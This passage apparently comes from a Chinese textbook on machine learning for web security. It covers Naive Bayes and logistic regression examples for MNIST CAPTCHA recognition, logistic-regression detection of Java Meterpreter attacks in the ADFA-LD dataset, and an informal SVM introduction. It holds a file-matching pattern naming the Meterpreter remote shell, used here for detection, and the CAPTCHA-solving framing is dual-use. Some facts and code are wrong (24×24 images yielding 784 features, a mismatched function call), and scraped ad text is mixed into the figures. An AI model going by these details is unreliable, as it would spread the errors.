MNIST是一个入门级的计算机视觉数据集，它包含各种手写数字图片，也包含每一张图片对应的标签，告诉我们这个是数字几。我们使用朴素贝叶斯来识别由MNIST组成的验证码。完整演示代码请见本书GitHub上的7-6.py。

1. 数据搜集和数据清洗

使用MNIST离线版的数据，具体下载地址以及数据集的介绍请参考第3章相关内容：

```
def load_data():
    with gzip.open('../data/MNIST/mnist.pkl.gz') as fp:
        training_data, valid_data, test_data = pickle.load(fp)
    return training_data, valid_data, test_data
```

2. 特征化

MNIST已经将 24×24 的图片特征化成长度为784的一维向量。

3. 训练模型

使用NB训练：

```
training_data, valid_data, test_data=load_data()
x1,y1=training_data
x2,y2=test_data
clf = GaussianNB()
clf.fit(x1, y1)
```

4. 效果验证

验证效果：

```
print cross_validation.cross_val_score(clf, x2, y2, scoring="accuracy")
```

准确率55%左右，效果非常不理想，事实上NB算法在非黑即白的二分类问题上使用广泛，但是在多分类问题上的表现确实不如其他算法：

```
[ 0.53684841  0.58385839  0.6043857 ]
```

7.9 本章小结

本章重点介绍朴素贝叶斯的基础知识以及Web安全领域的相关应用，涉及WebShell检测、DGA域名检测、针对Apache的DDoS检测等。朴素贝叶斯作为最知名也可能是历史最悠久的机器学习算法，已经默默为人类奉献了多年，至今仍在很多领域发挥着作用。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

·<http://blog.csdn.net/liyuefeilong/article/details/48448991>

·https://en.wikipedia.org/wiki/MNIST_database

·<http://www.freebuf.com/articles/network/114693.html>

还有一些参考文献值得一读：

[1] Antonakakis M, Perdisci R, Dagon D, Lee W, Feamster N. Building a Dynamic Reputation System for DNS. Usenix Security Symposium, 2010: 273-290.

[2] Antonakakis M, Perdisci R, Lee W, Vasiloglou N, Dagon D. Detecting Malware Domains at the Upper DNS Hierarchy. Usenix Conference on Security, 2011: 27-27.

[3] Antonakakis M, Perdisci R, Nadji Y, Vasiloglou N, Abu-Nimeh S, Lee W, Dagon D. From Throw-Away Traffic to Bots: Detecting the Rise of DGA-Based Malware. Usenix Conference on Security Symposium, 2011: 24-24.

[4] Bilge L, Kirda E, Kruegel C, Balduzzi M. Exposure: Finding Malicious Domains Using Passive DNS Analysis. Network&Distributed System Security Symposium, 2011.

第8章 逻辑回归算法

逻辑回归是当前业界比较常用的机器学习方法，用于估计某种事物的可能性，比如广告的点击预测，某用户购买某商品的可能性，某病人患有某种疾病的可能性，等等。逻辑回归可以用来回归，也可以用来分类。本章首先结合广告预测的例子来介绍逻辑回归的基本概念，并给出基本的使用方式，然后介绍如何使用逻辑回归来检测基于Java的溢出攻击，最后介绍如何使用逻辑回归来识别基于MNIST数据集的验证码。

8.1 逻辑回归算法概述

在我们打开浏览器访问网页的时候，时常会在网页的边角位置看到一些似曾相识的广告，似乎和最近关注的话题和浏览的内容有关。这其实就是逻辑回归的一种应用，广告服务商自动根据你的历史浏览内容、关注话题等数据，预测你点击那一类广告的概率会更大，从而选择适当的广告素材展现在你面前，如图8-1所示。

逻辑回归也叫回归分析，是分类和预测算法中的一种。逻辑回归通过历史数据的表现对未来结果发生的概率进行预测。回归分析用来描述自变量X和因变量Y之间的关系，或者说自变量X对因变量Y的影响程度，并对因变量Y进行预测。其中因变量是我们希望获得的结果，自变量是影响结果的潜在因素，自变量可以有一个，也可以有多个。只含一个自变量的回归分析叫做一元回归分析，超过一个自变量的回归分析叫做多元回归分析。

逻辑回归

2016-09-07 11:38 | 朝夕



加密芯片



零基础学习手绘




学习动漫设计



注意力训练



app制作



来就放款
低息速贷
无任何抵押贷款



二手车估价计算器



逻辑回归算法



游戏ui设计培训



生物细胞



手机app开发

广告

- 软件开发培训学校 dsp互联网广告
- 游戏ui设计培训 零基础学习手绘
- 机器人编程入门 甲醛检测收费标准
- 互联网公司 游戏编程入门

广告



云服务器推荐



机器视觉系统



BIG
DATA



大数据培训课程
免费云主机

广告

最新文章

图8-1 逻辑回归在广告领域的应用举例

8.2 示例：hello world！逻辑回归

我们先演示逻辑回归的基本使用（如图8-2所示），完整演示代码请见本书GitHub上的8-1.py。逻辑回归的核心函数为：

```
LogisticRegression(penalty='l2', dual=False, tol=0.0001, C=1.0, fit_intercept=True,
```




图8-2 逻辑回归使用举例

其中比较重要的参数有以下4个。

- `random_state`: 随机种子。
- `C`: 正则化系数，越小正则化程度越高。

·Solver: 算法，包括‘newton-cg’‘lbfgs’‘liblinear’‘sag’，默认使用‘liblinear’。

·n_jobs: 并发任务数。

加载相关库文件：

```
import numpy as np
import matplotlib.pyplot as plt
from sklearn import linear_model, datasets
```

使用经典的iris数据集合：

```
iris = datasets.load_iris()
X = iris.data[:, :2]
Y = iris.target
```

使用逻辑回归训练并预测：

```
logreg = linear_model.LogisticRegression(C=1e5)
logreg.fit(X, Y)
x_min, x_max = X[:, 0].min() - .5, X[:, 0].max() + .5
y_min, y_max = X[:, 1].min() - .5, X[:, 1].max() + .5
xx, yy = np.meshgrid(np.arange(x_min, x_max, h), np.arange(y_min, y_max, h))
Z = logreg.predict(np.c_[xx.ravel(), yy.ravel()])
```

将结果可视化：

```
Z = Z.reshape(xx.shape)
plt.figure(1, figsize=(4, 3))
plt.pcolormesh(xx, yy, Z, cmap=plt.cm.Paired)
plt.scatter(X[:, 0], X[:, 1], c=Y, edgecolors='k', cmap=plt.cm.Paired)
plt.xlabel('Sepal length')
plt.ylabel('Sepal width')
plt.xlim(xx.min(), xx.max())
plt.ylim(yy.min(), yy.max())
plt.xticks(())
plt.yticks(())
plt.show()
```

8.3 示例：使用逻辑回归算法检测Java溢出攻击

完整演示代码请见本书GitHub上的8-2.py。

1. 数据搜集和数据清洗

使用ADFA-LD数据集中Java溢出攻击的相关数据（见图8-3），ADFA-LD数据集详细介绍请阅读第3章相关内容。



HIDS 记录下系统调用序列




图8-3 ADFA-LD系统调用抽象成向量

加载ADFA-LD中的正常样本数据：

```

def load_adfa_training_files(rootdir):
    x=[]
    y=[]
    list = os.listdir(rootdir)
    for i in range(0, len(list)):
        path = os.path.join(rootdir, list[i])
  
```

```
if os.path.isfile(path):
    x.append(load_one_file(path))
    y.append(0)
return x,y
```

定义遍历目录下文件的函数：

```
def dirlist(path, allfile):
    filelist = os.listdir(path)
    for filename in filelist:
        filepath = os.path.join(path, filename)
        if os.path.isdir(filepath):
            dirlist(filepath, allfile)
        else:
            allfile.append(filepath)
return allfile
```

从攻击数据集中筛选和Java溢出攻击相关的数据：

```
def load_adfa_java_files(roottdir):
    x=[]
    y=[]
    allfile=dirlist(roottdir,[])
    for file in allfile:
        if re.match(
r" ../data/ADFA-LD/Attack_Data_Master/Java_Meterpreter_\d+/UAD-Java-Meterpreter*",file):
            x.append(load_one_file(file))
            y.append(1)
    return x,y
```

2.特征化

由于ADFA-LD数据集都记录了函数调用序列，每个文件包含的函数调用序列的个数都不一致，可以参考第3章中的词集模型进行特征化：

```
x1,y1=load_adfa_training_files("../data/ADFA-LD/Training_Data_Master/")
x2,y2=load_adfa_ftp_files("../data/ADFA-LD/Attack_Data_Master/"
x=x1+x2
y=y1+y2
vectorizer = CountVectorizer(min_df=1)
x=vectorizer.fit_transform(x)
x=x.toarray()
```

3.训练样本

实例化逻辑回归算法，正则系数为1e5:

```
logreg = linear_model.LogisticRegression(C=1e5)
```

4.效果验证

我们使用十折交叉验证:

```
print cross_validation.cross_val_score(logreg, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率93%左右:

```
0.930928852415
```

8.4 示例：识别验证码

上一章提过，MNIST是一个入门级的计算机视觉数据集，包含各种手写数字图片，也包含每一张图片对应的标签，告诉我们这个是数字几。我们使用逻辑回归来识别由MNIST组成的验证码。完整演示代码请见本书GitHub上的8-3.py。

1. 数据搜集和数据清洗

使用MNIST离线版的数据，具体下载地址以及数据集的介绍请参考第3章相关内容：

```
def load_data():
    with gzip.open('../data/MNIST/mnist.pkl.gz') as fp:
        training_data, valid_data, test_data = pickle.load(fp)
    return training_data, valid_data, test_data
```

2. 特征化

MNIST已经将 24×24 的图片特征化成长度为784的一维向量。

3. 训练模型

使用逻辑回归训练：

```
training_data, valid_data, test_data=load_data()
x1,y1=training_data
x2,y2=test_data
logreg = linear_model.LogisticRegression(C=1e5)
logreg.fit(x1, y1)
```

4. 效果验证

验证效果：

```
print cross_validation.cross_val_score(logreg, x2, y2, scoring="accuracy")
```

准确率80%左右，效果还不错，但是离可以实际使用还是有距离：

```
[ 0.76423008  0.85238524  0.86272154]
```

8.5 本章小结

本章重点介绍逻辑回归的基础知识及其在Web安全领域的相关应用。回归类问题在安全领域应用较少，本章主要介绍逻辑回归的基本使用，以及基于分类问题的使用案例。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到该网站进一步了解更多信息：<http://www.mamicode.com/info-detail-501714.html>。

还有一些参考文献值得一读：

- [1] G Creech, J Hu.A Semantic Approach to Host-based Intrusion Detection Systems Using Contiguous and Discontiguous System Call Patterns.Computers, IEEE Transactions, 2013.
- [2] M Xie, J Hu, J Slay.Evaluating Host-Based Anomaly Detection Systems: Application of the One-Class SVM Algorithm to ADFA-LD[M].Springer International Publishing, 2014.
- [3] A K Ghosh, A Schwartzbard, M Schatz.Learning Program Behavior Profiles for Intrusion Detection.Workshop on Intrusion Detection and Network Monitoring, vol.51462, 1999.
- [4] G Creech, J Hu.A Semantic Approach to Host-Based Intrusion Detection Systems Using Contiguous and Discontiguous System Call Patterns.Computers, IEEE Transactions, 2013.
- [5] Y Liao, V R Vemuri.Use of K-Nearest Neighbor Classifier for Intrusion Detection.Computers&Security, 2002.
- [6] M Xie, J Hu.Evaluating Host-Based Anomaly Detection Systems: A Preliminary Analysis of Adfa-ld.International Congress on Image&Signal Processing, 2013, 03: 1711-1716.

第9章 支持向量机算法

支持向量机是分类算法里面使用范围最为广泛的算法之一，甚至可以自豪地说没有之一，它广泛地应用在生活中的众多领域，基本上所有的分类问题，尤其是二分类问题，都可以先用它试下，众多机器学习的教材都把支持向量机作为第一个算法来介绍，可见其重要地位。本章将介绍支持向量机的基本概念，并给出基本的使用方式。然后介绍如何使用支持向量机来检测XSS，以及区分僵尸网络的DGA家族。

9.1 支持向量机算法概述

www.reddit.com上面有个非常有趣的帖子，Lvhhh用白话文解释了支持向量机算法，非常形象，下面摘录一下。

某日，见蓝球（深色）红球（浅色）于一桌欲分之，见图9-1。




图9-1 红蓝球故事1

插一筷子于蓝红球之间则蓝红球可分，见图9-2。




图9-2 红蓝球故事2

未料，随着球之增多，一红球出界毁吾之分割，见图9-3。可惜可气。




图9-3 红蓝球故事3

不服，遂变化筷子方向则又可分红蓝球也，见图9-4。




图9-4 红蓝球故事4

终有体会，欲合理分清红蓝之球，必使得近处红蓝球于筷子越远越好。

他日，又偶遇众红蓝球，见图9-5，吾又欲分之。




图9-5 红蓝球故事5

拿筷子比划半天无从分离，百思不得其解。遂大怒，猛一拍桌。

见桌上之球于空中仿佛有可分之势，蓝上红下。大喜，顺势抽一张纸隔于蓝红球之间，则蓝红之球可分也，见图9-6。




图9-6 红蓝球故事6

遂可得：若于桌面上不可分（二维），则拍桌，将球腾空而起（三维），则可分之。

